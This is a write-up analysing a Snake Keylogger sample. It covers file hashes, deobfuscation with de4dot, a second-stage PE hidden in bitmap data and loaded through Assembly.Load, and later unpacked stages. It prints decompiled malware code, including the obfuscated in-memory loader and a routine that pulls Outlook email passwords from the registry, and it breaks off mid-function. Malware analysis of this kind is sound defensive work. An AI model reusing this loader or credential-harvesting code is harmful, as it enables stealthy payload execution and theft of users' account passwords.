SHA256:
BF55414BE5AB7AA16E05D10D852F84443953BD381E8FFC0B09CAF61F2FEEFE67

An analysis attempt on Snake Keylogger.

Figure 1. And Figure 2. Below shows the general information about the file. It should also be noted that the files are timestomped.




Figure 1. File Details on PeStudio




Figure 2. Entropy

Initially, after inputting the binary on dnSpy, it was obfuscated so I attempted to use de4dot to deobfuscate it to make it more readable.

```
FLARE-VM Wed 09/25/2024 20:09:06.14
C:\User[redacted]OneDrive\Desktop\New folder>de4dot MB267382625AE.exe.12.dr

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\sherw\OneDrive\Desktop\New folder\MB267382625AE.exe.12.dr)
Cleaning C:\Users[redacted]OneDrive\Desktop\New folder\MB267382625AE.exe.12.dr
Renaming all obfuscated symbols
Saving C:\Users[redacted]OneDrive\Desktop\New folder\MB267382625AE.exe.12-cleaned.dr

FLARE-VM Wed 09/25/2024 20:09:10.81
C:\Users[redacted]OneDrive\Desktop\New folder>
```

Figure 3. Running de4dot

Figure 4. Below shows a pair of bitmaps which will likely be loaded into another assembly as the next stage of the payload.




Figure 4. Bitmaps

The first stage of the binary appears to be vehicle themed.




Figure 5. Car Themed Strings

The binary data from the bitmap “yt” above is being pulled and filled into a List of bytes called “list”. The loop repeats until the entire bitmap is transferred to list2 then to list. It can be noted here as well that the bytes being allocated are starting with the magic bytes of 4D 5A.




Figure 6. Loop for Allocating Bitmap Data

After the bitmap is allocated to “list” an assembly is then called to load the assembly with the data from the bitmap assigned to the byte list. Figure 6. Also shows that the bytes on this assembly would have the magic bytes of a PE file starting with 4D 5A.

```
Assembly assembly = Assembly.Load(list.ToArray());
Type type = assembly.GetTypes()[0];
typeof(Activator).InvokeMember(new string("FuhdwhLqvwdqfh".Select((char c) => c - '\u0003').ToArray<char>()), BindingFlags.InvokeMethod, null, null, new object[]
{
    type,
    this.Trif32(Form1.Whister, "GoldenCity")
});
this.carGroup.Size = new Size(213, 197);
```

Figure 7. Assembling the List.

Stepping through the output window shows below that a new PE is loaded in the name of GB-lesson-forms (c59a72e874640d2d2c5669edc14fdeb82a72cbacde61679907d2926b8ed79d08).

```
    \v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll'.
8   21:56:22.385 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Accessibility
    \v4.0_4.0.0.0__b03f5f7f11d50a3a\Accessibility.dll'.
9   21:56:22.401 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core
    \v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll'.
10  21:56:25.824 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'GB-lesson-forms'.
11
```

Figure 8. Output Window

Figure 9. Shows information about the loaded assembly.




Figure 9. GB-lesson-forms Assembly

At this point I was only able to get to that stage in the malware manually and I was unable to get to the third stage “Tyrone.dll(d3e60324643aa4df23a8c700e687e0ba1cd731cef69570eeb90436636e1e8956)” so I have used Unpac.me instead to get the next stages and give a try to analyze the unpacked PEs from there. The DLL is obfuscated as well.




Figure 10. Obfuscated DLL

The other unpacked DLL from Unpac.me was also obfuscated but this last payload appears to contain most of the functionality. Figure 11. Shows some details on the executable and that it is also obfuscated.




Figure 11. Remington.exe

File details of Remington.exe (e013dabda38946759b6f0f578a4245e5b05c04de31ac50bcd5ad2edbd3f9c2fd)




Figure 12. Remington Assembly Details

Figures below generally show what the malware is trying to steal from different kinds of browsers and applications.




Figure 13. Cookie/Browser Data Stealing Functions

```
internal static List<Class8.RecoveredApplicationAccount> smethod_163()
{
    List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
    string[] array = new string[] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" };
    string text = null;
    RegistryKey[] array2 = new RegistryKey[]
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676")
    };
    foreach (RegistryKey registryKey in array2)
    {
        if (registryKey != null)
        {
            foreach (string text2 in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2))
                {
                    UTF8Encoding utf8Encoding = new UTF8Encoding();
                    if ((registryKey2.GetValue("Email") != null) & ((registryKey2.GetValue("IMAP Password") != null) | (registryKey2.GetValue("POP3 Password") != null) |
                      (registryKey2.GetValue("HTTP Password") != null) | (registryKey2.GetValue("SMTP Password") != null)))
                    {
                        foreach (string text3 in array)
                        {
                            if (registryKey2.GetValue(text3) != null)
                            {
                                byte[] array5 = (byte[])registryKey2.GetValue(text3);
                                text = Class8.smethod_164(array5);
                            }
                        }
                        object obj = RuntimeHelpers.GetObjectValue(registryKey2.GetValue("Email"));
                        byte[] array8;
                        try
                        {
                            object[] array6;
```

